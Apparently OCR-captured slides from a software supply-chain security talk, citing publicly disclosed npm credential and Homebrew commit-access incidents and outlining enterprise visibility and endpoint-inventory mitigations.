
Closed jaydenseric opened this issue on Oct 29 · 10 comments

jaydenseric commented on Oct 29

The latest version of Nodemon on the latest version of Node.js causes a deprecation warning to be logged when starting.

This relates to Nodemon and not my start script, because when I run `npm start` directly (not via Nodemon) no deprecation warning is logged.

Dodging Bullets




Gathering weak npm credentials

Or how I obtained direct publish access to 14% of npm packages (including popular ones). The estimated number of packages potentially reachable through dependency chains is 54%.

https://github.com/ChALkeR/notes/blob/master/Gathering-weak-npm-credentials.md

15,495 accounts

(July 2017)



Eric Holmes


Operations Engineer at Remind

Aug 7 · 4 min read

How I gained commit access to Homebrew in 30 minutes

> *This issue was publicly disclosed on the Homebrew blog at https://brew.sh/2018/08/05/security-incident-disclosure/*

https://medium.com/@vesirin/how-i-gained-commit-access-to-homebrew-in-30-minutes-2ae314df03ab



I had direct commit access to the Homebrew/homebrew-core repo. At the time, this repo did not have a protected `master` branch, meaning I would have been able to make a fast-forward change to `refs/heads/master`. Anyone that freshly installed Homebrew, or ran `brew update` would have my malicious formulae.

If I can gain access to commit in 30 minutes, what could a nation state with dedicated resources achieve against a team of 17 volunteers? How many private company networks could be accessed? How many of these could be

https://medium.com/@vesirin/how-i-gained-commit-access-to-homebrew-in-30-minutes-2ae314df03ab

How to respond

practical mitigations for enterprises

Enterprise
Software

End-user
Software

Development
Toolchain

SaaS and
Service

Hardware and
Firmware

Data
Providers

Assessing your visibility

What

- EDR telemetry
- On-disk program files & dependencies
- Normalized application inventory

What

- EDR telemetry
- On-disk program files & dependencies
- Normalized application inventory

Where

- Endpoint coverage (device types, operating systems, organizational units)
- Which teams have access to which data?

What

- EDR telemetry
- On-disk program files & dependencies
- Normalized application inventory

Where


- Endpoint coverage (device types, operating systems, organizational units)
- Which teams have access to which data?

When

- How current is the data?
- How far back does the data go?
- How quickly can you search it?

Managing endpoint software

